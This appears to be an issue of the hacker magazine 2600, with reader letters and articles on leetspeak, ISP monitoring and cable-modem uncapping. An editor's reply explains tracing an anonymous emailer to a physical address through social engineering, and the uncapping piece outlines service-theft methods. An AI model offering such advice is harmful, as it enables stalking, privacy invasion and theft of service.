Sheesh. I just got done reading one of your mags (most recent), and I am ashamed to even think that I call myself a hacker. From the article on cookies to the article on how someone can post a phone listing, your magazine is full of such crap. You constantly bitch about how the U.S. discriminates against you, and how pathetic and hopeless you are. Why don't you just drop the whole hacker thing and just admit that you are losers? You don't know shit about security either. Your webserver has netbios ports open on it. I shouldn't have even been able to portscan your server. God, learn ipchains for Christ's sake. And dump FreeBSD, get Debian or maybe even Red Hat. Run a server how you are supposed to, with web servers only having 80 open. By the way, your proxy allows me to use it! Also, there was that stupid article on how "stupid" telcos are, just by not listing themselves in the phone book. How retarded is that for an article? That should have been in the letters section, and freed up valuable space. It's a shame that I spent $5 on a piss-poor magazine from a bunch of script kiddies that don't know shit about security. Oh yeah, and another thing, your editor Emmanuel was a source on the movie *Hackers?* No wonder it was the worst "hacking" movie that I've ever seen, nothing but a bunch of script kiddies, just like Goldstein. Do yourselves and the rest of the security world a favor and retire. One last thing - you deserved to get your asses handed to you by the MPAA. If I was the judge, I

would have also. Maybe you will screw up again (I was hoping that Ford would win and bankrupt you actually), and get bankrupt. Get a life!

Chris
HNSG Leader

Are you sure you didn't leave out anything? Well, everyone is entitled to their opinion. You seem to have a number of issues - perhaps an infinite number. As we don't have infinite space, we'll confine our remarks to what we agree with - that it's a shame you call yourself a hacker. One other point - our system administrators are the people to talk to about any perceived security issues on the website. You are welcome to pit your knowledge against theirs by emailing webmaster@2600.com.

Dear *2600:*

There are much greater battles worthy of being fought than just protecting some obscure form of speech. Free Palestine.

rootx11

If you focus all your attention on just one issue, you will likely lose perspective as well as the opportunity to learn from other battles. This "obscure form of speech" is absolutely vital to freedom of speech everywhere.

The Hacker Ethic

Dear *2600:*

I'm not trying to piss off the magazine and all of the hacker community by asking this question, as I too am a phreak, but the question is why is it okay for us to snoop into other people's private files and though we're not destroying anything, look around? I mean, I find exploring and learning okay, but hacking isn't just the method of "checking things out." It does involve eventually invading people's personal documents. I really enjoy my privacy, but hacking and phreaking are like having someone stare through my window and I'm morally supposed to be okay with this? I'm not reprimanding anyone for hacking/phreaking as I enjoy both and I love this zine, but why is it okay for hackers that don't value the privacy of others, but when theirs is at risk, they can flip a shit? Explain. Thanks.

anonymous

First off, it's not okay to violate someone's privacy, no matter what you call yourself. Doing this is not, contrary to popular belief, one of the tenets of the hacker world. That's not to say it doesn't happen - it most certainly does. But most people who are involved in hacking have no interest in violating privacy and are in fact more interested in protecting it. The fact that massive privacy holes exist and that hackers are the ones who often discover this doesn't mean that their goal was to violate privacy. It's far more likely in such a case that the goal was to prove a system insecure, be the first to figure something out, or demonstrate that a supposedly trustworthy entity really isn't all that trustworthy. There are those who veer off the path and abuse this just as there are those who steal when they realize how easy it is. To assume that these acts are at all related to hacking is just plain wrong. But it's good to see people trying to think it all through. Read on for another angle to this.

Dear *2600:*

I've recently discovered the joys of searching for *.eml files on Kazaa. Microsoft Outlook saves email messages as *.eml, even though they're just normal text files. Lots of people have emails saved which they don't realize they're sharing. So far I've gotten instructions to call the American embassy in Lebanon, two moms cursing up a storm about some other mom who goes to their kids' hockey games, some homewrecker begging the "if it wasn't for *her* could you have feelings for me?" question, lots of product registration codes, and lots of pictures of ugly strangers. It's fun! Just be warned that lots of these are viral, since I guess people want to save viral messages as evidence or something. Lots of nimdas, klez's, and stuff. Even worse than that, though, are the massive amounts of cheezy forwarded jokes you'll get.

Rob T Firefly

Now this is clearly an invasion of privacy. But it exists because of bad design and lack of education. It's unreasonable to expect people to not look at something that is literally in the public domain simply because it's supposed to be private. That's just human nature. It's more reasonable to expect people to learn from this and do a better job designing systems and keeping their own files private - scenarios made all the more likely because someone played around with a system and figured something out. Again, we don't condone this kind of abuse but we also don't believe it warrants an hysterical reaction with all kinds of retribution. At least now there's a better chance that people will be aware of this.

Questions

Dear *2600:*

I wanted to know if readers of your magazine could submit cover pictures? If this is possible, what format do they have to be in?

ng

You can send photos or drawings to our mailing address printed in the front of every issue. If you want to email a digital photo, you can send that to articles@2600.com but it has to be at least 300 dpi for it to even be considered. Also, please send text along with it describing the cover.

Dear *2600:*

A lady I work with has been slandered at my work. I have initiated a line of communication via another email account as someone who can relate to the slanderer's comments about her. What I really want is to find out where the emails are coming from? It is a Hotmail account they are being mailed from. Any help would be appreciated. I read this past issue about how to use google for a few funny things and some of the issues with cookies and web bugs. Can I place a cookie on his/her system to get his/her info?

sergio

If this were a television show it would be a lot easier to track someone down. But it's still quite doable - it just takes a little ingenuity. For instance, every piece of email that comes out of Hotmail includes the IP address of the originating machine. Once you have that, you can do an nslookup or equivalent and see what domain it matches. A traceroute could also yield some location specific info. What happens next really depends on how much information you can get from this. A cablemodem or DSL address could get you an actual physical address if you're lucky and/or know some basic social engineering skills. Most times, though, knowing that someone is coming from a machine within a certain domain is enough data to figure out who it really is, assuming you already have suspects.

Dear *2600:*

The other day, I was on Kazaa downloading some music and one of their advertisement banners caught my attention. It said that you can copy your DVD to a CD-R disk with just the original DVD, a CD-RW Drive, DVD Drive, a blank CD-R disk, and their software. They also claim that it works in almost every DVD player, not just your computer. How is that possible? And if it is, isn't that illegal? The website is www.321studios.com. If anyone has used the program, is it as good as it sounds? Thanks.

Cybersavior

We continue to maintain that there is nothing at all illegal about making your own copy of something you own. We haven't used this ourselves so we don't know how well it works. Perhaps some of our readers have. This also backs up one of the fundamental points we kept trying to make during the DeCSS lawsuit - that copying the actual data from a DVD is no big deal.

Dear *2600:*

I was unable to attend H2K2 and I was wondering if 2600.com or h2k2.net would have any panel discussions via real audio stream or mp3 format. I believe Beyond Hope has real audio available on their website, and I think it would be a great idea to make it available for download.

tyg0n

That is the plan but it takes quite a bit of time to go through all the hours of material. If it's not up by the time you read this, it should be fairly soon.

Dear *2600:*

I have some questions regarding domain registration. I know you've had several dealings with this issue, so I felt you'd be a good source to send this to.

Some friends and I are thinking of doing a local parody site, similar to *The Onion*, but concentrated on our university and the local surrounding area. We were thinking of having our town followed by the word "Onion" as the name of this site. We contacted *The Onion* to ask if that was a problem. They responded by saying, "Our position would be that the name that you propose for a parody trademark would be an infringement on our registered trademark. In other words, we would necessarily consider the proposed name for your publication to be a violation of our mark, likely to cause confusion. Please be so kind as to choose another name."

They also thanked us for contacting them and offered to send us some bumper stickers.

Is this a valid argument? Can they sue us if we were to register that domain and do our own content/design?

Tony

We think they're absolutely correct on this. If you were parodying "The Onion" itself, you would have a bit more leeway. (Since "The Onion" itself is parody, that would be a real challenge.) But you intend to do what they do which would certainly make people think that they were somehow involved. Their name is their identity just as "2600" is ours. We wouldn't want people using it to confuse people by putting out an unrelated publication that seemed to have something to do with us. Putting out something unrelated with the same name isn't a problem which is why you might see different companies called Apple. But a bigger company like McDonald's or Disney will claim that it owns all forms of the name and will actively pursue anyone using it - even if it's their own name that they're putting on their own business. That to us seems like a clear abuse of the system.

Dear *2600:*

One feature which may be useful for some people is provided by MCI. By dialing their Customer Service number (1-800-444-4444) one may find out information available for that phone depending on the type of phone line it is. When dialing from a residential phone one may inquire about local and/or long distance service for one's home by dialing 1. Then at the next prompt, one may inquire about long distance service only by dialing 2, where it goes to the inquiry prompt. When dialing from certain wireless phones it immediately goes to the inquiry prompt without any input from the caller. At this inquiry prompt the computer will read back the ANI it has of the telephone number you are dialing from. If you are not interested in discussing that number with them, you may wish to hang up at that point. Note that while the number it reads is usually the telephone number you are calling from, in some cases it is not. I have a Sprint PCS telephone on 703-86X-XXXX. But this number reads it back as a number in the 301-210 exchange. Caller ID returned for this phone returns the correct number.

'Notary Public'

It sounds as if Sprint is handing your number off to another one that is closer to your actual geographical location. This happens mostly on older analog systems so perhaps you're in analog mode when this occurs. Since parts of 703 and 301 are close to each other, that seems the most logical explanation. We suggest moving all over the country and trying it.

Dear *2600:*

I have recently begun to have trouble with my Internet Explorer browser. Someone has passworded my browser; not allowing me to access anything (including my email accounts). My question is could they be interfering with people's computers already? Both my sons swear they didn't do this; however it happened just after my son tried using another peer to peer file swapping program. What do you think?

Steve

It seems quite likely that this was done by someone with existing access to your machine, either intentionally or by accident. If nobody can fix it, the answer is to simply uninstall and then reinstall the affected programs.

Dear *2600:*

I've been a long time reader of your magazine and I would first like to thank you (the staff) for providing an excellent quarterly magazine for the hacker community.

My question is this: What are your thoughts on Mac OS X? It would be my first assumption that this is a very large and positive step forward for the UNIX community, and in turn, the hacker community. OS X has quickly become the dominant *NIX distribution out on the open market today, and because of that *many* people have started to take a very keen interest in UNIX, Linux, and other flavors. Again, a very good thing in my opinion, yet I have yet to hear a peep out of

2600 and its readers in regards to this relatively new OS. Are you in favor of it? Against it? It won't matter to me either way, but I'm simply curious to hear your opinion.

Chris Hanks

We generally keep away from OS wars or favoritism of any sort. But, suffice to say, we will gladly publish any article that goes into detail on the vulnerabilities of this and any other operating system.

Dear *2600:*

What does *2600* do (or try to do) to protect their subscribers' identities? As target #3 (terrorists, spies, hackers) your mailing list has to be on the FBI's most wanted list. OK, who are we kidding, they already have all our names, right? Should we be concerned? Is subscribing to your mag putting out a welcome mat for jack-booted thugs?

Razorface

You should only be concerned if fear dictates your life. If everyone who was interested in reading our magazine was willing to take the risk of being put on some kind of a blacklist, the overall risk would be much lower since there would be so many names to add. As to the protection we offer, we take great pains to ensure that the list is never in an unencrypted state unless it's supervised and at no time is the list on a machine that's connected to any network. But even with that, the fact remains that we mail issues through the post office and it wouldn't be inconceivable for names to be gathered that way. We can worry ourselves sick over the possibilities or we can focus on what it is we want to communicate, which ultimately will be our best weapon against this kind of crap.

Dear *2600:*

I was wondering if the people that choose to have their email addresses printed along with their letters/articles receive more spam. I realize that if you use email, you are almost guaranteed to get spam, but I just wanted to know if there is a higher rate for people who allow their email addresses to be printed in magazines.

drlecter

This would mean that there's someone physically keying in people's email addresses while reading a copy of our magazine which isn't beyond the realm of possibility.

Dear *2600:*

I have written an article that I think is suitable for *2600*, but since it is not on a technical subject, I thought that I should check with you before submitting it.

I was recently thinking about books that might be of interest to hackers. Rather than books about the history and techniques of hacking, I came up with a list of books that were not about computers at all. These range from nonfiction such as *The Victorian Internet, A History of the Telegraph,* through dystopian fiction such as *Fahrenheit 451* and *Brave New World,* to authors like Kafka and Philip K. Dick.

I have written an article that lists these books, briefly explaining what makes the book interesting and relevant. It takes the view that hacking is not so much an activity involving computers, but a way of thinking about the world. If you like the sound of this article then I can send you the text. Is a plain text file OK?

James

Plain text is preferable. Send it in to articles@2600.com.

Problems

Dear *2600:*

Greetings. I'm 13 and I'm a hacker. I've got a major problem: *parents.* Whenever I talk to them about computer or phone stuff they immediately flip out and tell me hacking is bad and I'm gonna go to jail. I recently had a chance to meet Wozniak. (I won some contest and got to eat lunch with him.) Anyway, my parents wouldn't even talk to the him cause people called him a "hacker." How the hell do I get the message across to my parents that hacking isn't just about breaking so-called security? It's about exploration and about new adventures into a vast pool of undiscovered knowledge! I picked up my first issue of *2600* at the Dayton Hamfest and my dad tried to throw it away. (It didn't work!) Also, someone needs to call 202-456-9444 or 202-456-9994 (one of those) and see what the hell is up, cause a guy comes on and says "Situation Room." Pretty cool if that's the White House or something.

echolon

Parents can be funny when their kids start scanning the White House PBX. If you're looking to win them over, you might want to tone that part of your life down a bit. By the way, we have 202-456-9431 as the Situation Room over there. We suspect they have more than one line due to the large number of situations going on. A very handy guide to this and other government phone numbers can be found at http://www.fema.gov/pdf/emanagers/ecd.pdf. Like all information, this should be used responsibly.

Dear *2600:*

Well, we are three out of five. Of the five packages I've received from the *2600* store, three have been opened by the Canadian border workers. I hope they enjoyed *Freedom Downtime.*

Jeff
London, Ontario

Dear *2600:*

I am amazed at how the general public can react so negatively to your magazine, and to honest hackers in general. The other day I stopped in my local Barnes & Noble in Pittsburgh after a long day's work as an Associate IM Specialist (computer geek for the U.S. Air Force) to see if there were any new techie books to purchase. After not finding anything that really caught my attention, I wandered to the magazines to see if the new *2600* had hit the stands yet. Sure enough, there sat issue 19:1. This discovery made my trip worth it! So, with a smile on my face, I approached the counter and greeted the clerk. He greeted me with an earnest smile as well after recognizing me. I purchase a lot of books with my below average salary. His smile quickly faded however when he saw the magazine that I was purchasing. Casting me a distasteful look, as if I was purchasing hardcore pornography or some other perversion, he quickly rung me up and told me the total. I handed the man my debit card and waited for the approval. The clerk stood there staring at the card, then back at me, then to the card again as if it were a photo ID. After the transaction was approved, he stood and compared the signatures of the card and the one I signed on the receipt as if I was a known felon of some sort. After a long moment of apparent reluctance, the man handed me the magazine and receipt. No bag. No "have a nice day." "May I have my card back please?" I asked after a few moments of patiently waiting. "Of course," he answered with sarcastic politeness. What did I do wrong?

VanEck

You provoked a reaction from a simpleton just by being yourself. Nice job.

Dear *2600:*

Greetings from Northern Maine! So my friend went to a local store, specifically B. Dalton Booksellers in the Aroostook Centre Mall, which, for the record, is located in Presque Isle, Maine. When he approached the register with a copy of your fine tome in hand, they told him that in order to purchase it, he must show his driver's license. He thought it was no big deal at this point, that they were trying to make sure he was at least 18. Sure, bullshit, but still a small price to pay for such a fine mag. They weren't trying to verify age, however. They wrote down his driver's license number and all the rest of the info. Anyway, just thought you guys should know. This is an extra bummer because even though I would like to boycott for this, it's the only place within four hours' criminal speeding to pick up a copy. When payday rolls around, be sure I'm sending you $20 for a year's subscription!

your_uncle_vinny

We had a talk with the people there who were aware of no such restriction. Nobody should be asking for your name or proof of age to buy our magazine. If you pay by check or if your credit card doesn't have a visible signature, you may be asked for some ID but that has nothing to do with what you're buying. When things like this happen, it's either because some clerk is on a power trip or wants to get to know you a whole lot better. Just ask to see the manager and if that doesn't put a stop to the charade, let us know.

Dear *2600:*

I am writing because I think you should know about this. If it can happen to me it can happen to anyone. I think Americans need to know after September 11th our government agencies have done nothing to change the way they handle things. Now as a subscriber and true *2600* fan I am using the word hacker here loosely. I know that this guy is not a real hacker but just a crook but because of the media and lack of terms other then dick I am using hacker.

I am an eBay seller who has been selling since September 1999. I have over 1427 positives and zero negatives. That is why a hacker targeted me. He broke into eBay and took over my seller account. He changed my passwords, my contact information, etc. He now knows where I live, my home phone number, everything about me. He then posted laptop computers on eBay to sell pretending to be me. After numerous tries to log on to my account and get some help from eBay, I decided to take matters into my own hands. I signed up to buy from eBay as a new member. I bought a laptop computer using what is known as eBay's "buy it now feature" from "myself" who was really the hacker/crook. Then the hacker in Amsterdam contacted me to pay him. He gave me his name and address and I was told to pay using Western Union. I then contacted Western Union where I was told this guy has done this before and that they have money waiting to be picked up and that a man in New Jersey was sending him money as we spoke. I am sure they were giving me more info then they were supposed to but they were trying to help me.

I contacted the FBI who did nothing. My local police department gave me the names of two agencies to call. They had both been disbanded. I finally spoke to a secretary at some agency in New York City. He told me I needed to contact the FTC. They were helpful but still nothing back from eBay to me the seller. However eBay contacted me, the bogus buyer, to let me know that my seller account had been "hijacked."

Okay. eBay knows people do this so much they even have a name for it. Western Union knows this guy is a crook yet no one does anything. They continue to take money from people to send to him. They tell you, "This man has a complaint against him. Would you like to still send the money?" If you say yes he gets it.

My point is not that my name is screwed, that my only source of income is screwed, or that no one helped me. Rather, here is a guy who is screwing thousands at a time from Americans to buy who knows what with money that is stolen. The point is that there are agencies out there that know he does this. That he could be using this information and money to support terrorist acts in America and no one cares. He used my name to try and get people to send him money. I have such a high feedback rating that anyone would trust me.

Finally, after the FTC filed a complaint for me, the local police department filed a report. What can the Lakeland Police Department do? They do not have the manpower or computer knowledge to even fight such crimes. I have called the FBI in Washington, FBI in Lakeland, the FBI in Tampa. Every agency in our country and the Netherlands is telling me they need to know this stuff that is happening yet when I call them they will not even take this man's name or seem semi-interested.

I have the hacker's name and address and while it may be fake it is still something. No one will even try. I contacted the local Amsterdam Police Department to see if they could do anything. They have a special computer crime unit. Now, if I can call Amsterdam police with this information why can't anyone else? Unfortunately when I called and spoke with the computer crime department in the Netherlands, they said they could not do anything without a report from the FBI. The inspector did take the man's name and address to make me feel better but said there is nothing he can do without an official request from the U.S. government.

Every agency I spoke with was telling me to contact eBay. What they do not realize is the only way a power seller can get a tech support phone number is to log on to their account. I could not do this because he had changed all my information. They have yet to even send me an email telling me that my account was closed. What if I was some regular person whose knowledge of computers was based on AOL? What if I did not have the brains to pretend to be a buyer? I would be sitting here crapping my pants worse then I am. Now I am not an idiot per se. I have never given anyone any password. I do not use common password choices. I have firewalls running on my system and anything of any importance is not even on my system. I know they are going to try and pass the buck on to me.

Western Union money is money sent over using a credit card or cash. They do not allow chargebacks so these people are out $50 of their hard earned money. We as credit card holders eat that chargeback with our high interest.

The FBI does not want to even know about a man stealing thousands from Americans to buy lord knows what. One

Continued on page 49

A History of "31337SP34K"

by StankDawg@hotmail.com

First of all, I am not going to write the entire article in "elite speak." It defeats the purpose and is annoying beyond belief in this context. What I am going to do is enlighten the new generation of hakkerz into what "elite speak" is, where it came from, and when (and if) to use it. It has become commonplace in the hakker community, but I think everyone should understand its origins.

Long before Internet Explorer was even thought of and when Netscape was still a wet dream, the Internet existed. Most people reading this article know that the Internet is not the same as the World Wide Web, but for the novices, it's imperative to point this out. Back then, we used to communicate through earlier aspects of the Internet, some of which still exist today. Some of the most prominent were email, newsgroups, and Internet Relay Chat (IRC).

Let's start with email. It is the most obvious and widespread in use. Its use has exploded since back in the day. Back then, we used emoticons to convey emotions, not to decorate our email with pretty pictures. We didn't come up with the word "emoticons" - that was some media bullshit label made up to be cute. We used them for effectiveness. Using emoticons could convey in a couple of keystrokes what might take several sentences. Keep in mind that back then, we had to keep our messages short and sweet. I used a 300 baud modem (the coupler kind that you had to put the headset into) to get dial-up access. Broadband was never heard of in this low bandwidth world, so messages had to be brief. Think of how telegrams work today, where there is an incentive to be brief (telegrams charge per word). To that end, we would simply use the letter "Y" instead of typing the entire word "Why." We used "R U" to shorten the phrase "are you." These are only a few examples. The drawback to this was that people who weren't used to it may have gotten confused and wondered if "Y" meant "why" or "yes." It could have referred to either of these. It was only after practice and reading for context did people become accustomed to using this new "shorthand" to communicate. But this was only the beginning of the language.

"Elite Speak" really took off with the onset of newsgroups. The net was growing, bandwidth was increasing (I was now up to a 1200 baud modem), and newsgroups were becoming more popular. Newsgroups allowed people with common interests to have a central area to communicate with one another. In this medium, the same shorthand used in email was continued and expanded. But an additional problem arose. Some server administrators felt the need to control the content and censor speech that they found "questionable." They would regularly filter the database to delete posts containing "objectionable material" just like the content filtering software of today.

What this meant was that you either got your messaged deleted by the administrators or you found loopholes to outsmart the filters. That is what hakkerz do. I get a lot of flak from n00bs who don't understand why I say "hakkerz" instead of "hackers." The reason is simple. Since "hacking" fell under the "objectionable material" category, we had to intentionally misspell the word to avoid getting kill-filed. OK, so they added "hakker" to their filter. But what about "H4ck3r," "H4kk3r," "Hax0r," and so on? We kept adapting the language (and don't think this is any less of a language than Ebonics) until the censors finally gave up. We could make every word adapt and change to avoid being blocked. It got to the point where we started intentionally misspelling words that didn't even have the potential to be kill-filed. Words like "Kool" and "rokk" began to be added and it fit with the pattern of our other words while stilling maintaining meaning. Eventually, they realized that it was impossible to block a polymorphic language, and they gave up.

The final transformation of the language was built purely on ego. That's right, there is an aspect of simple ego involved in trying to look "kool" and it came about mostly on IRC. Those of us who have been online for the genesis of the language communicated like we always had, using the methods mentioned above. It was mostly out of sheer habit. This led to inevitable questions from n00bie Hax0rs and non-hakkerz alike asking why we "can't spell" and asking what we were trying to say. Nubies picked up on the language, but they began to pervert it. Because we used words like "h4kk3r" which used both letters and numbers in it, it made the word appear to be in mIXeD CasE (because using a fixed font, numbers are generally bigger than letters). This caused many people to start using "mIx3d c4Se" just for the sake of making words look like the traditional "elite speak." Quite frankly, it did look kind of kool when not used to excess!

So with all of these things creating and modifying the language, you can see why we have such a beast. It grew out of necessity. The new generations of hakkerz pick up and learn the language as it is today, but they don't always understand and appreciate its roots. Hopefully now they understand the history and the beauty of the language.

Where does it go from here? This is an ever-evolving language! It is, by no means, set in stone. Currently, it is accounting for multiple languages (Spanish, "Spanglish," Portuguese, etc.), adding current slang speaking terms ("wasssssup," "pissed," etc.), and remnants from many other languages. The most complex addition is the integration of actual source code and symbolism into the language. In the beginning of this article I said that the World Wide Web is not the same as the Internet. More than likely, had we been talking online, I would have said "WWW != Internet" just like I always say that "Hakkerz != Criminals." Hopefully, with all of this newfound history, you will not only understand the language, but you will also appreciate it, and use your new power wisely. Use it with other hakkerz, but don't annoy people who don't or can't understand it. 0n1y t#en '//!ll j00 +ruly b '1337!

Hardware Broadband Client Monitoring - an Overview

by psyk0mantis

Picture this. You are an average consumer. Not too tech-savvy, just a regular old John (or Jane) Doe. You have been living on dial-up for all your life, suffering at the insanely slow download speeds. Then you catch wind of the fabled "broadband" phenomenon. Downloading at 50 K a second? Could it be? You instantly call up your telco and they activate DSL service to your line. You are a handyman; you choose to install it yourself. It's simple, right? Couple of DSL filters for my regular phones, no biggie, right? Well, the box comes and you're as happy as a kid on Christmas Day! It's all set up now, and you're downloading at crazy speeds!

Amidst all of the happiness, a sinister plan has set in. The perpetrator? Your DSL provider. Remember that box that you plugged the phone line and your computer into? It's not just a "converter." It's sniffing all traffic. Every single packet is examined in its hardware, before it even gets to your computer. The supposed purpose? Buried in your service agreement, you find that it is in place to "make sure you have only one computer hooked up to the line." Sure.

Now, back to reality. I have caught wind of rumors that DSL providers are thinking about rolling out such devices. I'm going to present a possible solution, as well as possible hazards. Keep in mind this is all in theory, but it seems to me that you could defeat the user number detection by using software routing and one dedicated routing machine.

The connection would go from telco to your house, your wall socket to your DSL gateway, your gateway into one computer, acting as a router. You now have a couple of options. You could either have a NIC for each computer in your LAN (for smaller networks, no doubt), or you could have one NIC going to a hub's uplink port. Remember, we shouldn't have to worry about user detection anymore since no hubs are seen by the gateway, but I would at least subnet to be on the safe side. We don't know how smart these things are.

I believe this could work, since all the routing is done in a separate net that the packet sniffer doesn't "see." It is only directly connected to one device and it looks like all packets are originating from the said device. One thing that I

know some of you are thinking: Why not just run from the gateway to a hardware router? Well, I'm not sure how in-depth these devices will go. If it does a full-out scan on a network device, it is possible to derive the OS running on the machine. If it scans your Cisco router, it will report itself running version x of the Cisco IOS. It then knows it's connected to another router, and could tell your telco as much. Call me paranoid, but I am very careful about doing things my ISP could terminate my account for.

Given the chance, I would run a little experiment as well. If you could make another computer initialize the PPPoE connection, you could put that machine between the DSL gateway (that does the sniffing) and the outside world. Then you could log every connection the gateway tries to make and what was transmitted. If it just sends a packet that says "Yes Mr. Telco, only one computer here!" then I'm sure there would be a way to emulate this in software, and you could completely eliminate the gateway. Of course, this is probably not allowed in the **gasp!** TOS, but frankly, who gives a shit? I don't want your hardware sniffing my Internet traffic, so screw you.

Could you imagine the possibilities of fraud with such a system? What if I figured out how to send false gateway transmissions? Remember that 13 year old whose skateboard you drove over yesterday? Today he's decided to emulate your gateway and tells your ISP that you're hosting a corporate LAN of 150 computers. What if they start deciding what are "good" and "bad" websites/servers? What if you go to 2600.com, stream an episode of *Off The Hook,* and/or check the speaker list of H2K2 and the following day the FBI breaks your door down and demands to know what you were doing at these websites? The capacity is there, folks, and Big Brother is just itching to make an example of somebody. Let's not give them the chance.

Well, that's my take on the system, and possible ways to defeat it. If you couldn't tell, I don't take kindly to having my Internet traffic monitored, and neither should you. Send any thoughts to digital_shad0w@hotmail.com, send flames to /dev/null.

How to Set Up a Free (Secure!) Web Server At Home

Behind Your Cable Modem And Get Away With It

by Khoder bin Hakkin

Many readers have a cable modem (or DSL) connection with a de facto (though not contractually guaranteed) static IP address. They might like to run a web server, but their service contract prohibits "servers" and some ISPs apparently scan for this or, as in my case, block incoming TCP port 80.

This article describes how I set up a web server on a Windoze machine in such circumstances. I also set up a secure (SSL) site on the same machine, providing visitors with confidentiality. And I run CGI scripts, which handle passwords, providing authentication of my visitors. All this for free, on a clunker (200 Mhz 32Mbyte RAM) NT machine, one of several PCs behind a cable/DSL "router" in my home LAN. (Note: NT isn't necessary; all this applies to Win95 and later, too. In fact, given that NT requires twice the memory this clunker PC has, and that everything is done with free tools, the whole project is a kind of performance art piece about technological minimalism.)

I use this to put hundreds of megabytes of jpgs, mpgs, and streaming toddler videos on my kid's web site. It only gets family traffic and doesn't get indexed by search engines. Trying from a remote high-speed site (work), I've measured the full 256Kbit/sec nominal cable modem upload speed on my little clandestine server.

Skills Used: HTML, software installation, batch files, programming for CGI, config your firewall, find your IP.

Equipment Required: Any Wintel PC, fixed-IP-addr (cable or DSL) ISP, firewall optional.

The Problem: Port 80 is blocked. The default MS server doesn't have configurable ports. The clunker machine has too little memory. Also have to figure out how to tell my Cable/DSL router/firewall to admit connections.

Solution: You can use any web server. I found a lightweight, free web server called "TinyWeb" at http://www.ritlabs.com/tinyweb/. With source. It runs automatically from a little batch script which is started when I log in. I tell it to use port 81. Any port number will do. With TinyWeb you must have an index.html page, directory browsing is not allowed. Test by browsing http://127.0.0.1:81 on the local machine.

NAT

All the machines behind my cable router have a private, static 192.168.1.x IP address, and the cable router multiplexes these into the address (DHCP-assigned, but again, de facto static) assigned to me by my ISP, from one of its netaddress blocks. By default, my router does not allow incoming connections. Go into its configuration and map port 81 to the private (LAN) static address of your host machine.

Test by browsing to http://12.34.56.78:81 from any other machine, getting a friend to try it, or going through a proxy. 12.34.56.78 is replaced by your static IP.

SSL

The same web site provides a TinySSL server which handles SSL. It also provides tools to create the server-side certificate yourself. (Security aside: here you are certifying yourself as yourself, which is useless. When a commercial site pays money to Verisign or some other third party, why/how should the customer trust that third party? You can't sue them.)

Make sure to run TinySSL on a different port than your regular web server if you run both! And remember to tell the firewall to allow incoming connections on the port you use, as above.

Test by visiting https://12.34.56.78:82. Note "https", not "http" and the different port number. You'll see your own certificate's info too.

CGI

TinyWeb supports CGI, so you can write programs or scripts to compare accounts and/or passwords, and conditionally serve pages.

Redirecting

So now you've got a site on the net with a URL like http://12.34.56.78:81. You can give it a more mnenomic name, for free, by using a page on a free, public site that HTML-redirects the visitor (with no delay) to your site. A search engine could conceivably find its way to your site that way.

Politics

A cable company is a state-licensed monopoly. And the cable infrastructure remains closed to third-party ISPs, not open to competition like the telco's copper (for DSL), so you haven't a choice of providers.

If IP service were open to competition then a provider would, as a truly private company, have the right to deny service arbitrarily. But a state-enforced monopoly can't.

For the state (essentially) to regulate how your bandwidth is used is unconstitutional. (To say nothing of the monopoly's end-user service contracts that give them the right to cut you off because of your *content!)* You pay for routing services and a certain upload/download speed, you have a right to use them.

The final irony is that the P2P programs which *motivate a lot of broadband subscriptions* are both clients and servers.

A WORD OF WARNING FROM A CAUGHT UNCAPPER

by Kris Olson

Bored during my summer, I thought I would take this project on. I began my research on June 26, before *2600* published the article on uncapping. Through various methods (mainly IRC) I talked to several people and finally figured out how to uncap my modem. Well, it wasn't as easy as it seems.

I went to a lot of trouble that in the end left me without cable and nearly in jail.

My ISP, like many, uses a system called QoS, or Quality of Service. This mean a few things.

1) You can't connect without a config that the ISP doesn't already have (i.e., you can't create a config file with a 10mbit/10mbit line if the cable company only offers 400/200 800/400 and 1.5/512). This means in order to uncap, you can only uncap to a better service plan (i.e., going from 400/200 to 1.5/512).

2) In order to uncap to a better service plan you must get the config for that service plan, as

making one with those caps often will not work. Take note, this config file has a different name than the one sent to your modem, and since TFTP protocol doesn't allow directory listing, you must either have once used the faster service and seen the config file, or you have to know someone who has it who can help you out. Should you manage to get this config file, your problems are still not over.

3) The QoS then checks your modem's MAC address every 10-50 minutes (depending on the size of your node) to make sure that the parameters set in your modem are the ones that you pay for. Note: the MAC cannot be changed because you have to register your MAC with the ISP, so they inevitably know who you are. To get around the QoS resetting your modem, one may think "Well hey, let's just change the SNMP ports so they can't send the reboot command to me!" Hah! That pisses them off like nothing else and *yes,* they can track that. All it takes is about a day to find your port. The default SNMP ports are 161 and 162. I changed mine to 9999999941 and 9999999942. In two days they were once again resetting via SNMP.

4) So you figure, "Well, that means I have one or two days of uncapped modem, right?" Wrong. There is another way they can reset you that you can do *nothing* about. In order for your modem to stay connected to the server it must "ping" the server and get responses back. I say "ping" in quotations since it is not your normal 52 byte packet ping. It is a special CMTS type ping. What the ISP can do, should they notice that you are indeed using a faster config, is "suspend" the "pings," meaning that they are lost, and none come back to the modem. This will force an "HFC: Async Error Range Failed" error on your modem's log, which will be followed by "HFC: Shutting Upstream Down," and then "BOOTING: (firmware version)."

So now, this doesn't seem that bad. You may be thinking, "Why is this guy even writing this stuff - if there is a will there is a way." That is true, but my purpose is to show you that if your ISP does use QoS (examples of some that do are: Blueyonder, ATTBI, Cableone, Charter, Comcast, and NTL) then if you *ever* attempt to uncap, they *will* notice and they *will* call you.

I received my first call the morning after I requested tech support to come out and fix the signal strength of my line (it was way out of spec and kept resetting my modem). Well, as protocol they watch your line to see what they can diagnose before the tech arrives at your house. Well that morning (the 10th of July) I uncapped and within ten minutes I had a call from the headquarters of my ISP, some 600 miles away. This was a "tap on the wrist" type conversation. They said basically, we see that you are uncapping, and that violates our Terms of Service agreement. Don't do it again. So I didn't for a while.

A couple of weeks went by and I used Ethereal, a common network "sniffer" to determine whether or not my ISP was watching my MAC address. Later I learned that they were on the entire time and when they saw me "Sniffing" for info, they simply hid themselves behind the IP address 255.255.255.254. Not knowing that information, I decided it was safe to uncap again. And so I did and continued to be reset with HFC errors. I tried various methods to get around it: installed hacked firmware, sent various SNMP commands, even attempted to fake a CMTP server so that the CM would send the "pings" to a computer on my LAN, all to no avail. So when my modem would go back to normal, I would send it a new config, and the process went on and on and on like that for two weeks or so.

I left early on Friday morning for a little weekend getaway. While I was out of town, I didn't even think about the status of my cable. No, I did not leave it uncapped when I left the house, but the damage had already been done. My ISP had all the evidence they needed to shut my cable off, and press misdemeanor charges, mainly based on cyber theft.

